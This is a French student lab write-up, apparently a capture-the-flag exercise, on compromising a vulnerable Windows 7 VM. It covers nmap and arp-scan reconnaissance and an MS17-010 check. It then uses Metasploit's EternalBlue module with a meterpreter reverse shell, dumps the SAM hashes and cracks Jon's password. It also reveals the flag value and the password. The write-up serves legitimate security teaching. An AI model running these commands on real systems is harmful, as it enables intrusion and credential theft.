2. **On aimerait retrouver l'adresse IP de la machine cible depuis la machine Kali.**
   - **Selon vous, quelles sont les méthodes permettant de retrouver l'adresse ?**

On peut faire un nmap pour chercher les IP.

`nmap -sn 192.168.100.0/24`

- `-sn` : Ping scan pour découvrir les hosts

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.100.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 03:42 EDT
Nmap scan report for 192.168.100.1
Host is up (0.0023s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.100.2
Host is up (0.00022s latency).
MAC Address: 00:50:56:E2:D5:13 (VMware)
Nmap scan report for 192.168.100.147
Host is up (0.00019s latency).
MAC Address: 00:0C:29:28:F5:1C (VMware)
Nmap scan report for 192.168.100.254
Host is up (0.00042s latency).
MAC Address: 00:50:56:E6:07:8D (VMware)
Nmap scan report for 192.168.100.141
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.98 seconds
```

   - **Utilisez l'outil arp-scan de kali linux pour lister les machines de votre réseau puis retrouver votre machine cible.**

`sudo arp-scan --interface=eth0 -localnet`

OU

`sudo arp-scan -I eth0 -l`

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -I eth0 -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:07:fc:96, IPv4: 192.168.100.141
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.100.1   00:50:56:c0:00:08       (Unknown)
192.168.100.2   00:50:56:e2:d5:13       (Unknown)
192.168.100.147 00:0c:29:28:f5:1c       (Unknown)
192.168.100.254 00:50:56:e6:07:8d       (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.884 seconds (135.88 hosts/sec). 4 responded
```

Ma machine Blue CTF Win7 a pour IP `192.168.100.147`

3. **Effectuer un scan nmap**
   - **Quels sont les ports ouverts sur cette machine ?**

`nmap -sV 192.168.100.147`

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.100.147
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 04:06 EDT
Nmap scan report for 192.168.100.147
Host is up (0.00063s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:28:F5:1C (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.38 seconds
```

- **Afficher les services qui sont exécutés sur ses ports.**

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.100.147
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 04:06 EDT
Nmap scan report for 192.168.100.147
Host is up (0.00063s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:28:F5:1C (VMware)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.38 seconds
```

- **Trouvez le système d'exploitation de cette machine**

`nmap -O 192.168.100.147`

```
┌──(kali㉿kali)-[~]
└─$ nmap -O 192.168.100.147
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 04:10 EDT
Nmap scan report for 192.168.100.147
Host is up (0.00077s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 00:0C:29:28:F5:1C (VMware)
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.53 seconds
```


Le système d'exploitation est un **`Windows 7`**

4. **Parmi les ports ouverts,**
   - **quel protocole utilise le port 445 et 139**

Le protocole **SMB** sur TCP

- **En utilisant searchsploit, cherchez les vulnérabilités reliées à ce protocole en se limitant aux attaques à distance, au système d'exploitation, exécutant un code en remote et qui est possible sur Metasploit. (Utilisez les bons mots clés).**

```
searchsploit -t smb windows 7 remote code execution
```




- **Reconnaissez-vous une faille connue ? Décrivez cette faille**

La vulnérabilité MS17-010est la plus célèbre. Elle permet l'exécution de code à distance sur des systèmes Windows vulnérables via SMB

5. **Identifiez si la machine est vulnérable à cette attaque en utilisant le script "smb-vuln-ms17-010" dans nmap. Commentez les résultats obtenus par la commande exécutée.**

```
nmap --script='smb-vuln-ms17-010' 192.168.100.147
```



On voit "State : **VULNERABLE**". On comprend donc que la machine est vulnérable à l'exploit

6. **Ouvrir msfconsole**
   - **Cherchez les exploits contenant le mot "eternal".**

```
search eternal
```

```
msf > search eternal

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  Description
   -   ----                                      ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
   3     \_ target: Windows Embedded Standard 7  .                .        .      .
   4     \_ target: Windows Server 2008 R2       .                .        .      .
   5     \_ target: Windows 8                    .                .        .      .
   6     \_ target: Windows 8.1                  .                .        .      .
   7     \_ target: Windows Server 2012          .                .        .      .
   8     \_ target: Windows 10 Pro               .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .           .        .      .
   10  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Code Execution
   11    \_ target: Automatic                    .                .        .      .
   12    \_ target: PowerShell                   .                .        .      .
   13    \_ target: Native upload                .                .        .      .
   14    \_ target: MOF upload                   .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   16    \_ AKA: ETERNALROMANCE                  .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   18    \_ AKA: ETERNALBLUE                     .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote W
indows Command Execution
   20    \_ AKA: ETERNALSYNERGY                  .                .        .      .
   21    \_ AKA: ETERNALROMANCE                  .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                 .                .        .      .
   23    \_ AKA: ETERNALBLUE                     .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010        .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                    .                .        .      .
   26    \_ AKA: ETERNALBLUE                     .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)        .                .        .      .
   29    \_ target: Neutralize implant           .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

- **Utilisez l'exploit correspondant à la vulnérabilité de la question 5 (vous connaissez la procédure à suivre depuis le TP précédent)**

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.100.147
run
```

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.100.147
RHOSTS => 192.168.100.147
msf exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.100.141:4444
[*] 192.168.100.147:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.147:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+'
 and '?' was replaced with '*' in regular expression
[*] 192.168.100.147:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.147:445 - The target is vulnerable.
[*] 192.168.100.147:445 - Connecting to target for exploitation.
[+] 192.168.100.147:445 - Connection established for exploitation.
[+] 192.168.100.147:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.147:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.100.147:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.100.147:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.100.147:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                     ice Pack 1
[+] 192.168.100.147:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.147:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.147:445 - Sending all but last fragment of exploit packet
[*] 192.168.100.147:445 - Starting non-paged pool grooming
[+] 192.168.100.147:445 - Sending SMBv2 buffers
[+] 192.168.100.147:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.100.147:445 - Sending final SMBv2 buffers.
[*] 192.168.100.147:445 - Sending last fragment of exploit packet!
[*] 192.168.100.147:445 - Receiving response from exploit packet
[+] 192.168.100.147:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.100.147:445 - Sending egg to corrupted connection.
[*] 192.168.100.147:445 - Triggering free of corrupted buffer.
[*] Sending stage (230982 bytes) to 192.168.100.147
[+] 192.168.100.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.100.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.100.147:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.100.141:4444 → 192.168.100.147:49158) at 2025-10-31 04:36:16 -0400
```

7. **Un shell meterpreter s'affiche**

- **A quoi correspond un shell meterpreter ?**

Meterpreter est une charge utile d'attaque Metasploit qui fournit un shell interactif à partir duquel un attaquant peut explorer la machine cible et exécuter du code.

- **Retrouver les informations système de la machine cible (nom de la machine, l'OS, l'architecture, la langue, ...)**

```
sysinfo
```

```
meterpreter > sysinfo
Computer        : JON-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 0
Meterpreter     : x64/windows
```

- **Afficher les fichiers de dossier "C:\Users\Jon\Documents" puis récuperer le contenu de fichier flag3.txt**

```
meterpreter > cd "C:\Users\Jon\Documents"
meterpreter > ls
Listing: C:\Users\Jon\Documents
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Music
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Videos
100666/rw-rw-rw-  402   fil   2018-12-12 22:13:48 -0500  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 15:26:36 -0400  flag3.txt
meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}
```

8. **Effectuer une capture d'écran de système cible depuis meterpreter.**

`screenshot`

- **Commentez les résultats**

```
meterpreter > screenshot
[-] stdapi_ui_desktop_screenshot: Operation failed: Access is denied.
```

- **Si l'utilisateur est connecté pendant l'attaque, quel sera le résultat ?**

Le processus Meterpreter ne s'exécute pas dans la session de l'utilisateur actif sur le bureau Windows. Des restrictions du système empêchant la capture d'écran par des processus non interactifs (souvent en session 0 on Windows 7). Certaines protections du système ou antivirus peuvent aussi bloquer.

9. **Effectuer un dump de la base de données SAM en utilisant la commande hashdump**
   - **À quoi sert la base de données SAM ?**
   - **Expliquez les différents champs de cette base.**
   - **Récupérez le hash du mot de passe de l'utilisateur Jon**

`run post/windows/gather/hashdump`

```
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 55bd17830e678f18a3110daf2c17d4c7...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

Jon:"Nah boi, I ain't sharing nutting with you"


[*] Dumping password hashes...


Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

- **Déterminez le type de hash et utilisez des outils de votre choix pour le décoder en mot de passe.**

Le 3e champ (après le RID) : `aad3b435b51404eeaad3b435b51404ee` est le hash LM (LAN Manager). Ce hash est souvent fixé à cette valeur quand il est désactivé (bon signe car LM est obsolète et peu sûr).

Le 4e champ contient le hash NTLM (NT LAN Manager), qui est la méthode moderne de hachage utilisée par Windows pour protéger les mots de passe.
Par exemple pour l'utilisateur **`Jon : ffb43f0de35be4d9917ac0cc8ad57f8d`**



10. **Utilisez ce mot de passe pour se connecter en tant que Jon sur la machine.**

On écrit "**`alqfna22`**" avec un clavier anglais

